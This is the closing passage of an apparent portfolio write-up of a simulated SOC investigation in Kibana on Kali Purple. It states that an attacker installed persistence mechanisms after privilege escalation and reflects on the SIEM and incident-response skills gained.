This investigation confirms that the attacker, post-privilege escalation, effectively installed multiple persistence mechanisms on the victim's workstation. The actions ensured the attacker could maintain access even after potential discovery or system restarts.

CONCLUSION:

In this project, I successfully simulated the role of a SOC analyst by identifying, analyzing, and responding to multiple security alerts using the Elastic Stack on Kali Purple. The investigation involved tracing suspicious user activity, identifying privilege escalation attempts, and uncovering various persistence techniques used by the attacker. Through log analysis and the use of Kibana's powerful filtering and visualization capabilities, I was able to reconstruct the attacker’s actions and document clear indicators of compromise (IOCs).

This hands-on experience enhanced my understanding of SIEM tools, incident response processes, and real-world SOC operations — preparing me for future roles in cybersecurity defense.